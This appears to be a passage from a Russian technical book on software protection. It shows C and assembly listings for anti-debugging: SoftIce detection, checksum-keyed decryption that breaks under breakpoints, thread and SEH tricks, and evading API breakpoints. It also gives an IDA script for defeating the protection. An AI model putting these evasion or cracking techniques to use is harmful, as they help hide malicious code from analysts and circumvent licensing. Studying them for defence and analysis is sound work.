скольку эмулятор может быть построен по совершенно другой архитектуре. Легче запатентовать некоторую секретную функцию, которую и использовать в электронном ключе. Но и тут есть трудности. Чтобы запатентовать что-то, нужно сперва это придумать. А придумать новую функцию, которая нигде не встречалась ранее, чертовски трудно, тем более, доказать это патентной комиссии. С другой стороны, патент ничего не даст, если хакер найдет другую функцию или реализует ее иначе, например, через табличные вычисления. В этом случае очень сложно доказать, что он ущемил чьи-то права.

В таких вопросах следует быть очень осторожным и осмотрительным. Необходимо тщательно разобраться в ситуации, а не действовать на авось. По крайней мере вы будете уверены в законности своих действий и готовы конструктивно беседовать с противной стороной.

```
MOV  eax,cr4
 ; ^ Считываем начальное значение управляющего регистра Cr4


 OR eax,01000b
 ;       ^
 ;       └──────> Флаг DE
 ;
 ; Устанавливаем флаг DE.


 MOV cr4,eax
 ; ^ Записываем новое значение


 MOV eax,01000000011000000010b
 ;        ^^      ^^      ^^
 ;        ||      ||      └└──> Флаги Ln,Gn. Любой должен быть взведен
 ;        ||      ||
 ;        ||      └──────────> Флаги LE,GE. Некритично для P6
 ;        ||
 ;        └──────────────────> Точка останова на I/O


 MOV ebx,00001h
 ;       ^^^^^^
 ;       ||||||
 ;       └──────────────────> Адрес порта I/0


 MOV dr7,eax
 mov dr0,ebx
```

Рис. 3.8. Короткий звук

Я заостряю на этом внимание потому, что до Pentium подобной возможности не существовало, и чаще приходилось модифицировать код защиты, нежели писать эмулятор. Разумеется, это вызывало большие конфликты даже с российским законодательством, охраняющим авторские права и неизменность кода программ.

Однако оставим патентное право в стороне и перейдем непосредственно к вопросу, как защиты могут противостоять отладке. Первое и самое простое решение (как уже отмечалось выше) — это периодически забивать мусором отладочные регистры. Несмотря на комичность ситуации, SoftIse этого не переживет. Впрочем, не переживет этого и разработчик. Программа не будет работать в среде Windows (разве что в нулевом кольце), что не понравится клиенту, и он уйдет к другому разработчику. При этом надежность такого подхода сомнительна — ведь можно просто найти все команды обращения к регистрам DR0—DR7 и удалить их. Чтобы этого избежать, разработчик будет вынужден хранить в них полезные данные и при этом задействовать все остальные регистры так, чтобы у хакера не было возможности заменить отладочный регистр на какой-нибудь другой или использовать команды `PUSH` или `POP`. Скажу сразу, что построить защиту таким образом не просто трудно, но практически невозможно. Поэтому сегодня крайне редко можно встретить прикладную программу, оперирующую отладочными регистрами. За исключением, быть может, чтения DR6 и попытки обнаружить активную отладку (или DR0—DR3 с проверкой, не стоит ли контрольная точка в определенном месте). Разумеется, все это наивно: хороший отладчик не должен позволять приложению читать отладочные регистры, это просто смешно. Если защита остерегается контрольной точки в некотором месте, то ее без колебаний можно установить именно туда и тем самым сократить время анализа. Любопытно, но последнее все же встречается. Я видел две таких защиты, и обе были созданы одним автором!

Ситуация усложняется, если защита активно использует контрольные точки для своих нужд. Например, сама себя трассирует (если это какой-нибудь антивирусный монитор, то он может трассировать вектора прерываний для поиска оригинальных обработчиков или же самого себя на предмет проверки зараженности). Контрольные точки на чтение могут также встретиться в некотором подобии эмуляторов DMA или в драйверах устройств для перехвата обращений к портам. В таком случае можно сказать: "Сушите весла, гребем вручную". Все перечисленные программы, как правило, работают в нулевом кольце, и отладка их чрезвычайно трудна, а если они еще и активно используют отладочные регистры, то попросту невозможна.

Необходимо воспользоваться либо эмулирующим отладчиком (но под Windows и с полной эмуляцией 386+ таких, вроде бы, нет), либо дизассемблером. Последнее, впрочем, не решает проблему полностью, поскольку дизассемблер все же не эквивалентен отладчику.

Давайте попробуем написать полноценный эмулятор 386+, включая защищенный режим. Теоретически это возможно, практически этого еще никто не сделал, но современные микропроцессоры настолько мощны, что необходимость в оптимизации кода эмулятора уже не так велика, как раньше.

Вообще же, за исключением случаев, когда защита работает супервизором в нулевом кольце, грамотно спроектированный отладчик должен быть полностью изолирован. Поэтому речь может идти только об ошибках реализации отладчика. О них и поговорим подробнее. Существуют как типовые ошибки, допущенные многими разработчиками, так и сугубо специфичные для каждого отладчика. Они, как правило, всегда неизбежны. Как шутят программисты: "Программ без ошибок не бывает. Бывает? Плохо искали".

Так, например, даже находясь в раздельных адресных пространствах, приложение и отладчик разделяют общие ресурсы, скажем, клавиатуру. При этом отлаживаемое приложение не должно иметь к ней прямого доступа. Отладчик должен виртуализировать порты и проверять корректность всех действий защиты, в противном случае та может попросту заблокировать клавиатуру, и тогда управление отладчиком станет невозможным.

История "запирания" клавиатуры восходит к глубокой древности. Во времена PC/XT достаточно было лишь запретить прерывания, чтобы "убить" консольные отладчики наподобие debug.com. Сейчас, конечно, это выглядит несколько наивным. Действительно, отладчику, запустившему приложение, скажем, на отдельном V86, совершенно безразлично, как оно манипулирует прерываниями. Однако тут разработчик упустил из виду, что, несмотря на полную изоляцию отладчика и приложения, клавиатура у них осталась общей. Заглянем в руководство по контроллеру клавиатуры: что же может сделать защита? Например, существует любопытная команда

`0xAD`,

блокирующая клавиатуру. При этом нажатие клавиш не будет обрабатываться вплоть до момента разблокировки последней командой `0xAE`. Этот пример реализован в crack1A на компакт-диске. Попробуйте его пошагово трассировать. Очень много отладчиков, начиная с TurboDebuger, убьются этим приемом. Поэтому рекомендую запускать их из DOS-окна в операционной системе Windows, чтобы можно было безболезненно "прибить" зависшее окно мышью.

Но и они кое-что упустили из виду. Действительно, у контроллера клавиатуры используется один и тот же порт, как для задания адреса, так и для чтения и записи данных. Это уже любопытно. Получается, что после передачи кода команды контроллер клавиатуры не будет отрабатывать нажатие клавиш, пока не будет передан байт данных. Самое интересное, что отладчик не сможет определить причину замораживания клавиатуры и не сможет корректно ее разморозить. Попробуйте потрассировать пример Crack1B на компакт-диске, используя SoftIce 2.8 (заметим, что это последняя версия

отладчика под MS-DOS). При этом после первой же команды записи в порт клавиатура замерзнет! Так приложение может защищать критические куски кода от отладчиков.

Версия SoftIce 3.2, например, превосходно справляется с этой проблемой, поскольку защита обращается не к физическому контроллеру клавиатуры, а к эмулируемому отладчиком. И при этом никак испортить настоящий не может.

Аналогично ведет себя монитор, а точнее видеоконтроллер. Далеко не все отладчики способны корректно восстанавливать нестандартные видеорежимы. Это может быть использовано защитами, хотя не столь часто. Видеокарты во многом не совместимы, и в современных операционных системах низкоуровневый доступ к ним очень ограничен. К тому же в Windows, например, монитор разделен между всеми приложениями, а не только между защитой и отладчиком, как это было когда-то в MS-DOS. Поэтому крайне маловероятно, что читатель столкнется с такой защитой на практике. Если же такое вдруг случится, то можно попробовать подключить второй монитор (SoftIce поддерживает) или воспользоваться удаленной отладкой по сети или нуль-модемному кабелю, что поддерживает большинство отладчиков (листинг 3.16).

Листинг 3.16. Обнаружение SoftIce

```
#include <windows.h>
#include <stdio.h>

EXCEPTION_DISPOSITION // не док. см. питрека, & DDK
__cdecl _except_handler(
    struct _EXCEPTION_RECORD *ExceptionRecord,    //+0x4
    void * EstablisherFrame,                              //+0x8
    struct _CONTEXT *ContextRecord,                       //+0xC
    void * DispatcherContext )                                   //+0x10
{
        printf("exception code: %x, eip: %x\n",
        ExceptionRecord->ExceptionCode, ContextRecord->Eip);

        // если SoftIce загружен (находиться под отладкой
        // не обязательно), eip показывает на mov eax,[esp]
        // статус 80000004h, без SoftIce eip  показывает  на
        // int 1 и статус C0000005h, так как он меняет DLP int 1
        // с 0 на 3. Лечится установкой патча IceExt
```

```
    // проскочить int 1 и встать на mov eax,[ESP]
// раскомментируйте для системы БЕЗ SoftIce след. строку
//ContextRecord->Eip += 2;

    return ExceptionContinueExecution;
}

int main(void)
{
    unsigned long handler = (unsigned long)_except_handler;
    __asm
    {
        push    handler
        push    FS:[0]
        mov     FS:[0],ESP
        int 1
        mov     eax,[ESP]
        mov     FS:[0], EAX
        add     esp, 8
    }
       return 0;
}
```

3.4. Как противостоять трассировке

Принципиальная возможность создания "невидимых" отладчиков зачастую просто возможностью и остается — большинство из них позволяют обнаружить себя даже непривилегированному коду.

Наибольшие нарекания вызывает использование однобайтового кода `0xCC` для создания точки останова вместо поручения той же задачи специально предназначенным отладочным регистрам. Так поступают SoftIce, Turbo Debugger, Code Viewer и отладчик, интегрированный в Microsoft Visual Studio. Причем последний неявно использует точки останова при пошаговом прогоне программы, помещая в начало следующей инструкции пресловутый байт `0xCC`.

Тривиальная проверка собственной целостности позволяет обнаружить факт установки точек останова, свидетельствующий об отладке. Не стоит использовать конструкции наподобие `if (CalculateMyCRC()!=MyValidCRC) {printf("Hello, Hacker!\n");return;}` — их слишком легко обнаружить

и нейтрализовать, подправив условный переход так, чтобы он всегда передавал управление нужной ветке программы. Лучше расшифровывать полученным значением контрольной суммы критические данные или некоторый код.

Простейшая защита может выглядеть как в листинге 3.17.

Листинг 3.17. Пример программы, противостоящей трассировке

```
int main(int argc, char* argv[])
{
// зашифрованная строка Hello, Free World!
char s0[]="\x0C\x21\x28\x28\x2B\x68\x64\x02\x36\
\x21\x21\x64\x13\x2B\x36\x28\x20\x65\x49\x4E";
__asm
{
BeginCode:                  ; //начало контролируемого кода
pusha                ; //сохранение всех регистров общего назначения
lea    ebx,s0 ; // ebx=&s0[0]
GetNextChar:         ; // do
XOR    eax,eax; // eax = 0;
LEA    esi,BeginCode;// esi = &BeginCode
LEA    ecx,EndCode   ; // выислиление длины...
SUB    ecx,esi; // ...контролируемого кода
HarvestCRC:                 ; // do
LODSB                ; // загрузка очередного байта в al
ADD    eax,eax; // выисление контрольной суммы
LOOP HarvestCRC             ; // until(--cx>0)
xor    [ebx],ah      ; // расшифровка очередного символа s0
inc    ebx           ; // указатель на след. симв.
cmp    [ebx],0; // until (пока не конец строки)
jnz    GetNextChar   ; // продолжить расшифровку
popa                 ; // восстановить все регистры
EndCode:                    ; // конец контролируемого кода
NOP                  ; // Safe BreakPoint here
}
printf(s0);          // вывод строки на экран
return 0;
}
```

При нормальном запуске на экране должна появиться строка

```
Hello, Free World!,
```

но при прогоне под отладчиком, при наличии хотя бы одной точки останова, установленной в пределах от `BeginCode` до `EndCode`, на экране появится бессмысленный мусор вроде:

```
Jgnnm."Dpgg"Umpnf#0
```

Значительно усилить защиту можно, если поместить процедуру подсчета контрольной суммы в отдельный поток, занимающийся (для маскировки) еще чем-нибудь полезным так, чтобы защитный механизм, по возможности, не бросался в глаза.

Потоки — вообще великая вещь, требующая к себе особого подхода. Человеку очень трудно смириться с тем, что программа может исполняться во множестве мест одновременно. Распространенные отладчики грешат тем, что отлаживают каждый поток по отдельности, но никогда два и более сразу. Приведенный в листинге 3.18 пример показывает, как это можно использовать для защиты.

Листинг 3.18. Пример многопоточной защиты

```
// Эта функция будет выполняться в отдельном потоке
// ее назначение незаметно изменять регистр символов в строке,
// содержащей имя пользователя
void My(void *arg)
{
int p=1;       // Указатель на шифруемый байт
// обратите внимание, шифровка выполняется
// не с первого байта, — это позволяет обойти
// контрольную точку, установленную на начало
// буфера
// выполнять до тех пор, пока не встретится перенос строки
while ( ((char *) arg)[p]!='\n')
{
// ожидать, пока очередной символ не будет инициализирован
while( ((char *) arg)[p]<0x20 );

// инвертировать пятый бит
// это приводит к изменению регистра латинских
// символов на противоположный
((char *) arg)[p] ^=0x20;
```

```
// указатель на следующий обрабатываемый байт
p++;
}
}

int main(int argc, char* argv[])
{
char name[100];              // буфер, содержащий имя пользователя
char buff[100];              // буфер, содержащий пароль

// забивка буфера имени пользователя нулями
// некоторые компиляторы это делают за нас, но не все!
memset(&name[0],0,100);

// выполнять процедуру My в отдельном потоке
_beginthread(&My,NULL,(void *) &name[0]);

// запрос имени пользователя
printf("Enter name:");fgets(&name[0],66,stdin);

// запрос пароля
// Важно: пока пользователь вводит пароль, второй поток
// получает достаточно квантов времени, чтобы изменить
// регистр всех символов имени пользователя
// Это обстоятельсво не так очевидно и не вытекает из
// беглого анализа программы, особенно при ее исследовании
// под отдадчиком, слабо показывающим взамного влияение
// отдельных компонентов программы друг на друга
printf("Enter password:");fgets(&buff[0],66,stdin);

// сравнение имени и пароля с эталонными значениями
if (!(strcmp(&buff[0],"password\n")
// Важно: поскольку, введенное пользователем имя было
// преобразовано, фактически происходит сранение не
// strcmp(&name[0],"KPNC\n") а strcmp(&name[0],"Kpnc\n"),
// что далеко не очевидно на первый взгляд
|| strcmp(&name[0],"KPNC\n")))
// правильные имя и пароль
```

```
printf("USER OK\n");
else
// ошибка в вводе имени или пароля
printf("Wrong user or password!\n");
return 0;
}
```

На первый взгляд программа ожидает услышать: `KPNC:password`. Но так ли это на самом деле? А вот и нет! Верный ответ — `Kpnc:password`. В то время, пока пользователь вводит свой пароль, второй поток обрабатывает буфер, содержащий его имя, меняет регистр всех символов, кроме первого, на противоположный. Весь фокус в том, что при пошаговой трассировке одного потока все остальные потоки выполняются независимо от него и могут произвольным образом вклиниваться в работу отлаживаемого потока, например, модифицировать его код.

Взять потоки под контроль можно введением в каждый из них точки останова, но если потоков окажется больше четырех (а что мешает разработчику защиты их создать?), отладочных регистров на всех не хватит, и придется прибегать к использованию опкода `0xCC`, который защитному механизму ничего не стоит обнаружить!

Ситуация усугубляется тем, что большинство отладчиков, в том числе и хваленый SoftIce, очень плохо переносят программы со структурной обработкой исключений (SEH). Инструкция, вызывающая обрабатываемое исключение, либо "срывает" отладчик, выходя из-под его контроля, либо передает управление на библиотечный фильтр исключений, который, прежде чем передать управление прикладному обработку, вызывает множество своих служебных функций, в которых взломщику немудрено и "утонуть".

Впрочем, по сравнению с ранними версиями SoftIce, даже это большой прогресс, так как раньше он жестко держал некоторые прерывания, не позволяя программе самостоятельно обрабатывать, скажем, деление на нуль.

Если попытаться прогнать приведенный пример под SoftIce до версии 4.05 (остальные не проверял, но, скорее всего, они будут вести себя точно так же), он, достигнув строки

```
int c=c/(a-b),
```

внезапно теряет контроль над отлаживаемым приложением (листинг 3.19). Теоретически исправить ситуацию можно заблаговременной установкой точки останова на первую команду блока `__except`, но попробуй-ка вычислить, где расположен этот блок, не заглядывая в исходный текст, которого у хакера заведомо нет!

Листинг 3.19. Пример защиты, основанной на исключениях

```
// Пример защиты, построенный на обработке структурных исключений
int main(int argc, char* argv[])
{

// Защищенный блок
__try{
int a=1;              // Попытка деления на ноль
int b=1;              // многословность объясняется тем,
// при выполнении следующей инструкции отладчик SoftIce
// теряет контроль над отлаживаемой программой и слетает
int c=c/(a-b);// что большинсвтво компиляторов
// выдают ошибку, встретив конструкцию
// наподобие int a=a/0;
// некий код, который никогда не получит управления,
// но может быть вставлен для "отвода глаз". Если значение
// переменным a и b присваивается не непосредственно, а
// из результата, возращенного некими функциями, то при
// дизассемблировании программы их равенство будет не так
// очевидно. В результате взломщик может потратить много
// времени на анализ совершенно бесполезного кода
}

__except(EXCEPTION_EXECUTE_HANDLER)
{
// этот код получит управление при возникновении
// исключения "деление на ноль",
// но отладчик SoftIce не распознает такой ситуации
// и требует ручной установки точки останова на первую
// инструкцию блока __except
// а чтобы определить адрес блока __except, требуется
// разобраться, каким именно образом реализована поддержка
// SEH в конкретном компиляторе
}
}
```

Прежде чем справиться с такой защитой, взломщику придется основательно изучить реализацию механизма обработки структурных исключений, как на

уровне операционной системы, так и на уровне конкретного компилятора. В подавляющем большинстве существующей литературы этот вопрос обходится стороной. И неспроста — реализация SEH действительно очень сложна, громоздка, многословна. Все это приводит к тому, что большинство программистов и технических писателей совершенно не представляют, что находится у SEH "под капотом".

Поэтому предложенный вариант защиты очень стоек к взлому и в то же время крайне прост в реализации. А самое важное — он одинаково хорошо работает во всех операционных системах семейства Windows — от 95 до 2000.

3.5. Как противостоять контрольным точкам останова

> You're better off learning to handle such failures elegantly rather than going to extreme lengths to try to prevent the failures in the first place.
> (Лучше научиться элегантно справляться с такими ошибками, чем идти на крайности, пытаясь их предотвратить.)
>
> *Из кулуаров ru.English*

Установка точек останова на API-функции представляет собой мощное средство для быстрой локализации защитного кода во многих мегабайтах исследуемой программы. Если защита открывает ключевой файл, хакер устанавливает точки останова на такие API-функции операционной системы, как `CreateFileA`, `ReadFile`, `SetFilePointer`, после чего преспокойно отслеживает алгоритм взаимодействия ключевого файла с защитой. Если защита требует ввода серийного номера или пароля, хакер ставит точку останова на API-функцию `GetWindowText` (реже — на `GetDlgItemText`) и немедленно попадает в самое сердце защитного кода. Даже если защита действует нестандартно и не вызывает таких очевидных API-функций, хакер запускает API-шпиона и получает богатую пищу для размышлений. Как ни крути, а какие-то системные функции защита все равно вызывает, и это обстоятельство делает ее потенциально уязвимой. В операционных системах семейства Windows (особенно, Windows NT/W2K/XP) очень трудно что бы то ни было скрыть от хакерских глаз, и как бы разработчик защиты ни старался, "уши" защитного механизма все равно будут торчать наружу.

Концептуальный просчет большинства разработчиков состоит в том, что они совершенно не задумываются о маскировке защитного механизма, даже не пытаясь эти самые уши хоть немного скрыть. Алгоритм проверки регистрационного номера может быть как угодно сложен и хитер, но если он вы-

зывает API-функцию `GetWindowText` — его участь предрешена. В любом случае трудоемкость анализа защитного механизма не соизмерима с трудоемкостью анализа всей защищенной программы целиком (код защиты по определению составляет лишь малую часть от защищаемого приложения, иначе это уже не приложение получается, а самый настоящий crack me). Качественная же маскировка кода приводит к тому, что для поиска защитного механизма хакеру приходится перелопачивать львиную долю кода ломаемой программы, и стойкость самого защитного механизма в этом случае становится уже некритичной. Можно провести такую аналогию: если мы знаем адрес квартиры, где деньги лежат, то сумеем проникнуть в нее и без ключа, воспользовавшись ломиком или отмычкой, а вот неохраняемый клад, зарытый в местечке X, мы так просто уже не найдем!

Пусть, к примеру, защита пытается открыть ключевой файл. Под Windows существует только один документированный способ это сделать — вызвать функцию `CreateFile` (точнее `CreateFileA` или `CreateFileW` для ASCII и UNICODE соответственно). Все остальные функции, наподобие `OpenFile`, доставшиеся в наследство от ранних версий Windows, на самом деле представляют собой переходники к `CreateFile`.

Зная об этом, взломщик может заблаговременно установить точку останова на адрес начала этой функции (благо, он ему известен) и мгновенно локализовать защитный код, вызывающий эту функцию, ну, а остальное, как говорится, дело техники.

Но не всякий взломщик осведомлен, что открыть файл можно и другим путем — вызвать функцию `ZwCreateFile` (равно как и `NtCreateFile`), экспортируемую NTDLL.DLL, или обратиться напрямую к ядру вызовом прерывания `INT 0x2Eh`. Сказанное справедливо не только для `CreateFile`, но и для всех остальных функций ядра. Причем для этого не нужны никакие привилегии, и такой вызов можно осуществить даже из прикладного кода!

Опытного взломщика такой трюк надолго не остановит, но почему бы ему не приготовить один маленький сюрприз, поместив вызов `INT 0x2E` в блок `__try`. Это приведет к тому, что управление получит не ядро системы, а обработчик данного исключения, находящийся за блоком `__try`. Взломщик же, не имеющий исходных текстов, не сможет быстро определить, относится ли данный вызов к блоку `__try` или нет. Отсюда — он может быть легко введен в заблуждение, достаточно имитировать открытие файла, не выполняя его на самом деле! Кроме того, ничего не мешает использовать прерывание `INT 0x2E` для взаимодействия компонентов свой программы — взломщику будет очень не просто отличить, какой вызов пользовательский, а какой системный.

Хорошо, с ядром все понятно, а как же быть с функциями модулей `USER` и `GDI`, например, `GetWindowsText`, для считывания введенной пользователем ключевой информации (как правило, серийного номера или пароля)?

На помощь приходит то обстоятельство, что практически все эти функции начинаются с инструкций

```
PUSH EBP\MOV EBP,ESP,
```

которые прикладной код может выполнить и самостоятельно, передав управление не на начало функции, а на три байта ниже. (Поскольку PUSH EBP изменяет стек, приходится прибегать к передаче управления посредством JMP вместо CALL.) Контрольная точка, установленная взломщиком на начало функции, не возымеет никакого действия! Такой трюк может сбить с толку даже опытного хакера, хотя рано или поздно он все равно раскусит обман, но...

Если есть желание окончательно отравить взломщику жизнь, следует скопировать системную функцию в свой собственный стек и передать на него управление — контрольные точки взломщика "отдыхают"! Основная сложность заключается в необходимости распознания всех инструкций с относительными адресными аргументами и их соответствующей коррекции. Например, двойное слово, стоящее после инструкции CALL, представляет собой не адрес перехода, а разность целевого адреса и адреса следующей за CALL инструкции. Перенос инструкции CALL на новое место потребует коррекции аргумента. Впрочем, эта задача не так сложна, как может показаться (глаза страшатся, а руки делают), и результат оправдывает ожидания: во-первых, при каждом запуске функции можно произвольным образом менять ее адрес, во-вторых, проверкой целостности кода легко обнаружить программные точки останова — а аппаратных точек на все вызовы просто не хватит!

Разве ж не заслуживают награды за свою целеустремленность те единицы, которую такую защиту взломают?! (Под наградой здесь подразумевается отнюдь не сама взломанная программа, а глубокое чувство удовлетворения от того, что "я это сделал!").

Еще легче противостоять аппаратным точкам останова на память, поскольку их всего четыре, и каждая может контролировать не более двойного слова, взломщик может одновременно контролировать не более 16 байтов памяти. Если же обращения к буферам, содержащим ключевую информацию, будут происходить не последовательно, байт за байтом, от начала до конца, а произвольно, и количество самих буферов окажется больше четырех, отследить все операции чтения и записи в них станет невозможно.

Некоторые отладчики поддерживают возможность установки точки останова на диапазон памяти, но ее функциональность вызывает большие сомнения. Единственный способ контролировать целый регион — трассировать исследуемую программу, проверяя, не обращается ли очередная команда к охраняемому диапазону, и если да — генерировать исключение.

Во-первых, команд, манипулирующих с памятью, очень много, и можно придумать самые неожиданные комбинации — например, установить указа-

тель стека на требуемую ячейку памяти и вызвать `RET` для чтения содержащегося в ней значения. Во-вторых, возникшее при этом исключение может служить хорошим средством избавления от трассировщика.

Таким образом, справиться с контрольными точками защитному механизму совсем не трудно!

Точка останова представляет собой однобайтовую команду `0xCC`, генерирующую исключение `0x3` при попытке выполнения. Обработчик `INT 0x3` получает управление и может делать с программой абсолютно все, что ему заблагорассудится, но прежде (до вызова прерывания) в стек заносятся текущие: регистр флагов, указатель кодового сегмента (регистр `CS`), указатель команд (регистр `IP`), запрещаются прерывания (очищается флаг `IF`), сбрасывается флаг трассировки — словом, вызов отладочного прерывания не отличатся от вызова любого прерывания вообще (рис. 3.9).

Чтобы узнать, в какой точке программы произошел останов, отладчик извлекает из стека сохраненное значение регистров, не забывая о том, что `CS:IP` указывает на следующую выполняемую команду.



Рис. 3.9. Состояние стека на момент входа в обработчик прерывания

Условно точки останова (называемые также контрольными точками) можно разделить на две категории: точки останова, жестко прописанные в программе самим разработчиком, и точки динамические, устанавливаемые самим отладчиком. Ну, с первыми все ясно: хочешь остановить программу и передать управление отладчику в таком-то месте — пишешь

```
__asm{int 0x3}.
```

Несколько сложнее установить точку в произвольное место программы: сначала отладчик должен сохранить текущее значение ячейки памяти по указанному адресу, затем записать сюда код `0xCC`, а перед выходом из отладочного прерывания вернуть все на место и модифицировать сохраненный в стеке `IP` для перемещения его на начало восстановленной команды (иначе он будет указывать на ее середину).

Какими недостатками обладает механизм точек останова 8086 процессора? Первое, и самое неприятное: устанавливая точку останова, отладчик вынужден непосредственно модифицировать код. Программа тривиальной проверкой собственной целостности может легко обнаружить факт отладки и даже удалить точку останова! Не стоит использовать конструкции наподобие

```
if (CalculateMyCRC()!=MyValidCRC) {printf("Hello, Hacker!\n");return;}
```

— их слишком легко обнаружить и нейтрализовать, подправив условный переход так, чтобы он всегда передавал управление нужной ветке программы. Лучше расшифровывать полученным значением контрольной суммы критические данные или некоторый код.

Простейшая защита может выглядеть, например, как в листинге 3.20 (только не удивляйтесь, откуда взялись 32-разрядные регистры в процессоре 8086: пример, разумеется, предназначен для 386+, сохранившего точки останова от своего предшественника, причем их активно используют не только прикладные отладчики, но даже сам SoftIce).

Листинг 3.20. Пример защиты, распознающий программные точки останова

```
int main(int argc, char* argv[])
{
// зашифрованная строка Hello, Free World!
char s0[]="\x0C\x21\x28\x28\x2B\x68\x64\x02\x36\
\x21\x21\x64\x13\x2B\x36\x28\x20\x65\x49\x4E";
__asm
{
BeginCode:                    ; //начало контролируемого кода
pusha                  ; //сохранение всех регистров общего назначения
lea    ebx,s0 ; // ebx=&s0[0]
GetNextChar:           ; // do
XOR    eax,eax; // eax = 0;
LEA    esi,BeginCode;// esi = &BeginCode
LEA    ecx,EndCode    ; // выислиление длины...
SUB    ecx,esi; // ...контролируемого кода
HarvestCRC:            ; // do
```

```
LODSB                   ; // загрузка очередного байта в al
ADD    eax,eax; // вычисление контрольной суммы
LOOP HarvestCRC                ; // until(--cx>0)
xor    [ebx],ah         ; // расшифровка очередного символа s0
inc    ebx              ; // указатель на след. симв.
cmp    [ebx],0; // until (пока не конец строки)
jnz    GetNextChar      ; // продолжить расшифровку
popa                    ; // восстановить все регистры
EndCode:                       ; // конец контролируемого кода
NOP                     ; // Safe BreakPoint here
}
printf(s0);             // вывод строки на экран
return 0;
}
```

При нормальном запуске на экране должна появиться строка `Hello, Free World!`, но при прогоне под отладчиком при наличии хотя бы одной точки останова, установленной в пределах от `BeginCode` до `EndCode`, на экране появится бессмысленный мусор наподобие: `Jgnnm."Dpgg"Umpnf#0`.

Причем SoftIce неявно помещает точку останова в начало каждой следующей команды при трассировке программы по Step Over (клавиша <F10>)! Разумеется, это искажает контрольную сумму, чем и пользуется защита.

Самое простое решение проблемы — положить кирпич на клавишу <F8> (покомандная трассировка) и идти пить чай, пока программа будет расшифровываться. Шутка, конечно. А если говорить серьезно, то необходимо вспомнить, в каком веке мы живем, и, отбросив каменные топоры, установить аппаратную точку останова.

Примечание

Кстати, значительно усилить защиту можно, если поместить процедуру подсчета контрольной суммы в отдельный поток, занимающийся (для маскировки) еще чем-нибудь полезным так, чтобы защитный механизм по возможности не бросался в глаза.

Наши же предки (хакеры восьмидесятых годов прошлого века) в этой ситуации обычно вручную расшифровывали программу, а затем затирали процедуру расшифровки `NOP`, после чего отладка программы уже не представляла проблемы. До появления IDA расшифровщик приходилось писать в виде самостоятельной программы, теперь же эта задача упростилась, и заниматься расшифровкой можно непосредственно в дизассемблере.

Техника расшифровки сводится к воспроизведению расшифровщика на языке IDA-Си: в данном случае сначала необходимо вычислить сумму байтов от `BeginCode` до `EndCode`, используя при этом младший байт контрольной суммы для загрузки следующего символа, а затем полученным значением фильтровать строку `s0`. Все это можно сделать следующим скриптом (листинг 3.21), предполагая, что в дизассемблированном тексте соответствующие метки `BeginCode`,`EndCode`уже расставлены.

Листинг 3.21. Автоматический расшифровщик, написанный на IDA-Си

```
auto a; auto p; auto crc; auto ch;
for (p=LocByName("s0");Byte(p)!=0;p++)
{
crc=0;

for(a=LocByName("BeginCode");a<(LocByName("EndCode"));a++)
{
ch=Byte(a);
// Поскольку IDA не поддерживает типов byte и word
// (а напрасно), приходится заниматься битовыми
// выкрутасами — сначала очищать младший байт crc,
// а затем копировать в него считанное значение ch
crc = crc & 0xFFFFFF00;
crc = crc | ch;
crc=crc+crc;
}
// Берем старший байт от crc
crc=crc & 0xFFFF;
crc=crc / 0x100;

// Расшифровываем очередной байт строки
PatchByte(p,Byte(p) ^ crc);
}
```

Если под рукой нет IDA, эту же операцию можно осуществить и в HIEW (рис. 3.10).

```
NoTrace.exe   ↓W     PE 00001040 a32 <Editor>    28672 ? Hiew 6.04 (c)SEN
         00401003: 83EC18                        sub       esp,018 ;"↑"
         00401006: 53                            push      ebx
         00401007: 56                            push      esi
         00401008: 57                            push      edi
         00401009: B905000000                                      000005 ;"   ♣"
         0040100E: BE30604000   ╔═[Byte/Forward ]═══════════╗  406030 ;" @`0"
         00401013: 8D7DE8       ║ 1>mov   bl,al     │ AX=0061 ║p][-0018]
         00401016: F3A5         ║ 2 add   ebx,ebx   │ BX=44C2 ║
гнать    00401018: A4           ║ 3                 │ CX=0000 ║
отсюда-> 00401019: 6660         ║ 4                 │ DX=0000 ║
         0040101B: 8D9DE8FFFF   ║ 5                 │ SI=0000 ║ [0FFFFFFE8]
         00401021: 33C0         ║ 6                 │ DI=0000 ║
        .0040101B: 8D9DE8FFFFFF ╚═══════════════════════════╝
        .00401021: 33C0                         xor       eax,eax
        .00401023: 8D3519104000                 lea       esi,[000401019] ; < BeginCode
        .00401029: 8D0D40104000                 lea       ecx,[000401040] ; < EndCode
        .0040102F: 2BCE                         sub       ecx,esi
        .00401031: AC                           lodsb
         00401032: 03C0                         add       eax,eax
         00401034: E2FB                         loop      000001031
         00401036: 3023                         xor       [ebx],ah
         00401038: 43                           inc       ebx
         00401039: 803B00                       cmp       b,[ebx],000 ;" "
         0040103C: 75E3                         jne       000001021
         0040103E: 6661                         popa
досюда-> 00401040: 90                           nop
         00401041: 8D45E8                       lea       eax,[ebp][-0018]
         00401044: 50                           push      eax
         00401045: E80C000000                   call      000001056
         0040104A: 83C404                       add       esp,004 ;"♦"
        1Help   2Size   3Direct 4Clear  5ClrReg 6       7Exit   8       9Store 10Load
```

Рис. 3.10. Экран HIEW

